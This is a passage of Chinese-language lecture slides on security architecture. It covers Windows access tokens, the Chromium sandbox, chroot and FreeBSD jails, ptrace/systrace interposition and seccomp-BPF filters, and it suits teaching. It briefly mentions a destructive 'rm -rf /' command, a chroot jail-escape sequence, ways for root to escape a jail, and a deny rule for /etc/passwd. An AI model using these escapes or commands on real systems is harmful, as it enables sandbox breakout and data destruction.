
# 进程具有一组令牌 (tokens)

- 安全上下文
  - 特权、账户、与进程或线程相关联的组
  - 表现为一组令牌 (tokens)
- 安全引用监控器 (Security Reference Monitor)
  - 使用令牌来识别进程或线程的安全上下文
- 模拟令牌(Impersonation token)
  - 临时使用的不同的安全上下文，通常是另一个用户的上下文

# 客体具有安全描述符

- 与客体关联的安全描述符
  - 指定谁可以对客体执行什么操作
- 几个字段
  - 头部
    - 描述符修订号
    - 控制标志, 描述符属性
      - 如, 描述符内存布局
  - 客体owner的SID
  - 客体group的SID
  - 两个附加的可选列表:
    - 自主访问控制列表 (DACL) – user、group...
    - 系统访问控制列表 (SACL) – 系统日志...

# 访问请求举例



# 模拟令牌(相比于setuid)

- 进程采用另一个进程的安全属性
  - 客户端将模拟令牌传递给服务器
- 客户端指定服务器的模拟级别

Impersonation level	Description
SecurityAnonymous	The server cannot impersonate or identify the client.
SecurityIdentification	The server can get the identity and privileges of the client, but cannot impersonate the client.
SecurityImpersonation	The server can impersonate the client's security context on the local system.
SecurityDelegation	The server can impersonate the client's security context on remote systems.

```
HANDLE hToken;  
DWORD dwImpersonationLevel = SecurityDelegation;  
ImpersonateLoggedOnUser(hToken);
```


<https://www.cnblogs.com/artech/archive/2011/07/03/impersonation01.html>

<https://docs.microsoft.com/en-us/windows/win32/secauthz/impersonation-levels>

# 模拟令牌

进程/线程可以具有三种令牌：

- the **primary access token** (e.g. from parent process)
- the **impersonation access token** that contains the security context of a different user, can contain more privileges.
- a **saved access token** = like saved **euid**.



# 隔离、特权的弱点

- 类似Unix的问题
  - 如，Rootkits 动态加载内核模块
- Windows注册表
  - 全局分层数据库用于存储所有程序的数据
  - 注册表项可以与限制访问的安全上下文关联
  - 注册表的安全至关重要
- 默认开启
  - 历史上，许多Windows部署启用完全权限

# 大纲

- 隔离和最小特权
- 访问控制概念
- 操作系统机制
- 浏览器机制

# Web浏览器和操作系统类比

## 操作系统

- 主体：进程
  - 用户ID (UID, SID)
- 客体
  - 文件
  - 网络
  - ...
- 漏洞
  - 不可信程序
  - 缓冲区溢出
  - ...

## Web浏览器

- 主体：网页内容 (JavaScript)
  - “源” (Origin)
- 客体
  - 文档对象模型(DOM)
  - 框架(frame)
  - Cookies / 本地存储
- 漏洞
  - 跨站脚本(Cross-site scripting)
  - 实现错误
  - ...



Web浏览器执行自己的内部策略。如果浏览器实现被破坏，这个机制就变得不可靠了。

# 安全策略的组成

- frame-frame关系
  - canScript(A,B)
    - Frame A可以执行一个操纵frame B的任意DOM元素的脚本吗?
  - canNavigate(A,B)
    - Frame A能否改变frame B内容的origin?
- frame-principal关系
  - readCookie(A,S), writeCookie(A,S)
    - Frame A能否读/写站点S的cookies?

# Chromium 安全架构


- 浏览器(“内核”)
  - 所有权限(文件系统, 网络)
- 渲染引擎(Rendering engine)
  - 多达20个进程
  - 沙箱(Sandboxed)
- 每类插件(如: Flash, Silverlight)一个进程
  - 浏览器的所有权限



<https://www.chromium.org/developers/design-documents/process-models>

# Chromium

## 沙箱通信组件



# 浏览器模块的任务分配

Rendering Engine	Browser Kernel
HTML parsing	Cookie database
CSS parsing	History database
Image decoding	Password database
JavaScript interpreter	Window management
Regular expressions	Location bar
Layout	Safe Browsing blacklist
Document Object Model	Network stack
Rendering	SSL/TLS
SVG	Disk cache
XML parsing	Download manager
XSLT	Clipboard
Both	
URL parsing	
Unicode parsing	

# 利用OS进行隔离

- 基于四种OS机制的沙箱
  - 限制令牌
  - Windows作业对象(job object)
  - Windows桌面对象(desktop object)
  - 完整性级别：仅Windows Vista (及以后版本)
- 具体说明，渲染引擎
  - 通过将SIDS转换为DENY\_ONLY、添加restricted SID，并调用AdjustTokenPrivileges，来调整安全令牌
  - 在单独的Windows作业 (job) 对象中运行，限制创建新进程、读取或写入剪贴板的能力...
  - 运行在单独的桌面 (desktop) 上，减轻了对某些Windows API (如SetWindowsHookEx) 的安全性检查的缺乏，并减轻了某些不受保护的对象 (如HWND\_BROADCAST) 的使用范围，使得这些对象的范围仅限于当前桌面

<https://seclab.stanford.edu/websec/chromium/chromium-security-architecture.pdf>

<http://dev.chromium.org/developers/design-documents/sandbox/>

# 总结

- 安全原则
  - 隔离
  - 最小特权原则
  - Qmail的例子
- 访问控制概念
  - 矩阵, 访问控制列表ACL, 访问能力表
- 操作系统机制
  - Unix
    - 文件系统, setuid
  - Windows
    - 文件系统, 令牌
- 浏览器安全架构
  - 隔离和最小特权

# 安全体系结构 (2)

# 大纲

- The Confinement Principle
- 系统调用介入(System Call Interposition)
- 基于虚拟机的隔离
- 软件故障隔离(Software Fault Isolation)

# 运行不可信代码

经常需要运行不可信代码:

- 来自不可信网站的程序:
  - 应用, 扩展, 插件, 媒体播放器的编码解码器
- 暴露的应用程序: pdf viewers, outlook
- 遗留守护进程: sendmail, bind
- 蜜罐(honeypots)


目的: 如果应用程序有 “恶意行为”  $\Rightarrow$  kill 掉

# 方法: Confinement

**Confinement:** 确保恶意行为的应用程序不会伤害系统的其余部分

可以在不同层次实现:

- **硬件:** 在隔离的硬件上运行应用程序




# 方法: Confinement

**Confinement** : 确保恶意行为的应用程序不会伤害系统的其余部分

可以在不同层次实现:

- **虚拟机**: 在单机上隔离OS



# 方法: Confinement

**Confinement** : 确保恶意行为的应用程序不会伤害系统的其余部分

可以在不同层次实现:

- **进程**: 系统调用介入 (System Call Interposition)

在操作系统中隔离进程



# 方法: Confinement

**Confinement**: 确保恶意行为的应用程序不会伤害系统的其余部分

可以在不同层次实现:

- **线程**: 软件故障隔离(SFI, Software Fault Isolation)
  - 隔离线程共享的地址空间
- **应用程序**: 例如, 浏览器的沙箱机制

# Confinement的实现

关键组件: 引用监控器(reference monitor)

- 仲裁来自应用程序的请求
  - 实现保护策略
  - 执行隔离和限制
- 必须 始终 被调用:
  - 每个应用的请求必须被仲裁处理
- 防篡改(Tamperproof):
  - 引用监控器不能被kill掉
  - 如果引用监控器被kill掉, 被监控的进程也会被kill掉
- 小, 小到足以进行分析和验证

# chroot

chroot提供Change Root的功能，改变程序执行时所参考的**根目录位置**

## 作用：

1. 限制chroot的使用者所能执行的程序，如setuid的程序，或是会造成 Load 的Compiler等等
2. 防止使用者存取某些特定档案，如/etc/passwd
3. 防止入侵者 /bin/rm -rf /
4. 提供guest服务以及处罚恶意的使用者
5. 增进系统的安全

# chroot

- chroot带来的好处：
  - 增强了系统的安全性，**限制用户**（即使是root）**权限**；
  - 建立一个与原系统**隔离的系统目录结构**，方便用户的开发；
  - 切换系统的根目录位置，引导Linux系统启动以及急救系统等。

# chroot

使用方法：(必须使用 root权限)

```
chroot /tmp/guest  
su guest
```

root目录“/”现在是“/tmp/guest”  
EUID 设置为“guest”

现在 “/tmp/guest” 被添加到Jail中应用程序可以访问到的文件系统

**open("/etc/passwd", "r") ⇒  
open("/tmp/guest/etc/passwd", "r")**

⇒ 应用程序不能访问Jail外的文件

# Jailkit

- 官方介绍：
  - Jailkit is a set of **utilities** to limit user accounts to specific files using chroot() and or specific commands.
  - Setting up a **chroot** shell, a shell limited to some specific command, or a daemon inside a chroot jail is a lot easier and can be automated using these utilities.

Where to find: <https://olivier.sessink.nl/jailkit/>

How to use it: <http://www.binarytides.com/setup-jailed-shell-jailkit-ubuntu/>

# Jailkit

- jailkit 项目：自动构建文件、库以及jail环境中需要的目录
  - jk\_init: 创建 jail 环境
  - jk\_check: 检查 jail 环境的安全问题
    - 检查任何修改的程序
    - 检查全部可写的目录
  - jk\_cp: copy文件到jail中
  - jk\_lsh: 在jail中使用受限的shell

# 从jails中逃逸

逃逸方法：相对路径

`open(“..../etc/passwd”, “r”) ⇒`

`open(“/tmp/guest/..../etc/passwd”, “r”)`

`mkdir(d); chroot(d); cd ../../; chroot(.)`

# Many ways to escape jail as root

- Create device that lets you access raw disk
  - chroot jail不会限制网络访问
- Send signals to **non chrooted** process
- Reboot system
- Bind to privileged ports

# Freebsd jail

比简单的chroot更强大的机制

运行: **jail jail-path hostname IP-addr cmd**

- 调用加固的 chroot (避免 “..../” 逃逸)
- 只能绑定到具有指定IP地址和授权端口的套接字
- 只能与jail中的进程通信
- root是受限的，比如：不能加载内核模块

[https://en.wikipedia.org/wiki/FreeBSD\\_jail](https://en.wikipedia.org/wiki/FreeBSD_jail)

[http://blog.sina.com.cn/s/blog\\_5d239b7f01019q58.html](http://blog.sina.com.cn/s/blog_5d239b7f01019q58.html)

# 不是所有的程序都可以在jail中运行

可以在jail中运行的程序:

- 音频播放器
- Web 服务器

不适合在jail中运行的程序:

- Web 浏览器
- 邮件客户端

# Chroot 和 jail的问题

## 粗粒度策略:

- 全部访问或不访问文件系统(All or nothing access to parts of file system)
- 对某些应用程序不适合, 比如Web浏览器
  - 需要对jail外文件读访问 (比如, 在Gmail中发送附件)

## 不能阻止一些恶意应用:

- 访问网络
- 尝试crash主机操作系统

# 大纲

- The Confinement Principle
- 系统调用介入(*System Call Interposition*)
- 基于虚拟机的隔离
- 软件故障隔离(*Software Fault Isolation*)

# 系统调用介入

观察：为了破坏主机系统，应用程序必须进行系统调用：

- **删除/覆盖文件:** unlink, open, write
- **进行网络攻击:** socket, bind, connect, send

Idea: 监控应用程序的系统调用并且阻塞(block)未授权调用

## 实现选择：


- 完全在内核中实现 (如, GSWTK, generic software wrapper toolkit)
  - <http://freshmeat.sourceforge.net/projects/gswtk>
- 完全在用户空间中实现 (如, program shepherding)
  - <http://www.burningcutlery.com/derek/docs/security-usenix.pdf>
- 混合 (如, systrace)

# 早期实现(Janus) [GWTB' 96]

Linux **ptrace**: 用于进程追踪

进程调用: **ptrace(..., pid\_t pid, ...)**,

当指定pid进程进行系统调用, 唤醒ptrace



如果请求不允许, 监控器kill掉应用程序

# 实现难点

- 如果应用fork，那么监控器也要fork
  - fork的监控器监控fork的应用程序
- 如果监控器崩溃，应用程序必须被kill掉
- 监控器必须维护与被监控应用程序相关的**所有系统状态**
  - 当前工作目录 (**CWD**)， **UID**， **EUID**， **GID**
  - 当应用程序执行 “cd path” 监控器必须更新它的CWD
    - 否则：相对路径请求解释不正确

```
cd("/tmp")
open("passwd", "r")
```

```
cd("/etc")
open("passwd", "r")
```


# ptrace的问题

**ptrace** 不太适合某些应用程序:

- 需跟踪所有系统调用: 效率低, 如: 不需要trace系统调用" close"
- 监控器只能通过kill掉应用程序来终止系统调用

## 安全问题: 竞态条件


- 例如: 建立符号连接: me -> mydata.dat



经典的TOCTOU错误, time-of-check to time-of-use

# 替代设计: systrace

[P' 02]



- systrace 只转发**被监控的系统调用**给监控器
- systrace 解析符号连接，并且用**完整目标路径**替代系统调用路径参数
- 当应用程序调用 `execve`，监控器加载新的过滤策略文件

# 策略

策略文件示例:

```
path allow /tmp/*
path deny /etc/passwd
network deny all
```

手动指定应用的过滤策略比较困难:

- systrace 通过学习应用在“良好”输入上的行为，自动产生策略
- 如果策略未涵盖特定的系统调用，则询问用户
  - ... 但用户也无法决定

另外，为特定应用程序(如：浏览器)**选择策略很困难**，是这种方法未广泛使用的主要原因

# Seccomp安全计算模式

- 2005年, seccomp 出现在 Linux kernel 2.6.12

seccomp 是 "*secure computing mode*" 的缩写。程序进入 seccomp 模式后只能执行 `_exit()`, `sigreturn()`, `read()`, `write()` 四种系统调用, 如果尝试执行其它的系统调用, 程序会被 SIGKILL 信号杀死

```
#include <stdio.h> //源码
#include <sys/prctl.h>
#include <sys/socket.h>
#include <linux/seccomp.h>
int main (int argc, char* argv[])
{
    printf ("Install seccomp\n");
    prctl(PR_SET_SECCOMP, SECCOMP_MODE_STRICT);
    printf("Creating socket\n");
    int sock = socket (AF_INET, SOCK_STREAM, 0);
    return 0;
}
```


```
$ g++ -o seccomp seccomp.c //运行结果
$ ./seccomp
Install seccomp
Creating socket
Killed
```

```
$ strace ./seccomp //strace 结果
write(1, "Install seccomp\n", Install seccomp)=16
prctl(PR_SET_SECCOMP, SECCOMP_MODE_STRICT) = 0
write(1, "Creating socket\n", Creating socket)=16
socket (AF_INET, SOCK_STREAM, IPPROTO_IP) = ?
+++ killed by SIGKILL +++
```

# seccomp-bpf

**seccomp-BPF:** Linux **kernel** facility used to **filter** process **sys calls**

- **sys-call filter** written in the BPF language (use BPFC compiler)
- Used in **Chromium, Docker containers, ...**



# BPF filters (policy programs)

Process can install multiple BPF filters:

- once installed, filter cannot be removed (all run on *every syscall*)
  - if program forks, **child inherits all filters**
  - if program calls *execve*, all filters are **preserved**
- 

BPF filter input: *syscall number*, *syscall args.*, arch. (x86 or ARM)

Filter returns one of:

- SECCOMP\_RET\_KILL: kill process
- SECCOMP\_RET\_ERRNO: return specified error to caller
- SECCOMP\_RET\_ALLOW: allow syscall

[http://man7.org/conf/lpc2015/limiting\\_kernel\\_attack\\_surface\\_with\\_seccomp-LPC\\_2015-Kerrisk.pdf](http://man7.org/conf/lpc2015/limiting_kernel_attack_surface_with_seccomp-LPC_2015-Kerrisk.pdf)  
[http://man7.org/tlpi/code/online/dist/seccomp/seccomp\\_control\\_open.c.html](http://man7.org/tlpi/code/online/dist/seccomp/seccomp_control_open.c.html)

# Installing a BPF filter

- Must be called before setting BPF filter.
- Ensures set-UID, set-GID ignored on subsequent execve()  
⇒ attacker cannot elevate privilege

```
int main (int argc , char **argv ) {  
    prctl(PR_SET_NO_NEW_PRIVS , 1);  
    prctl(PR_SET_SECCOMP, SECCOMP_MODE_FILTER, &bpf_policy);  
    fopen("file.txt", "w");  
    printf("... will not be printed. \n" );  
}
```

Kill if call open() for write

# Example Filters

```
/* Load architecture */
BPF_STMT(BPF_LD | BPF_W | BPF_ABS,  (offsetof(struct seccomp_data, arch))),  
  
/* Kill process if the architecture is not what we expect */
BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, AUDIT_ARCH_X86_64, 1, 0),
BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_KILL_PROCESS),  
  
/* Allow system calls other than open() and openat() */
BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, __NR_open, 2, 0),
BPF_JUMP(BPF_JMP | BPF_JEQ | BPF_K, __NR_openat, 1, 0),
BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_ALLOW),
BPF_STMT(BPF_RET | BPF_K, SECCOMP_RET_KILL_PROCESS)
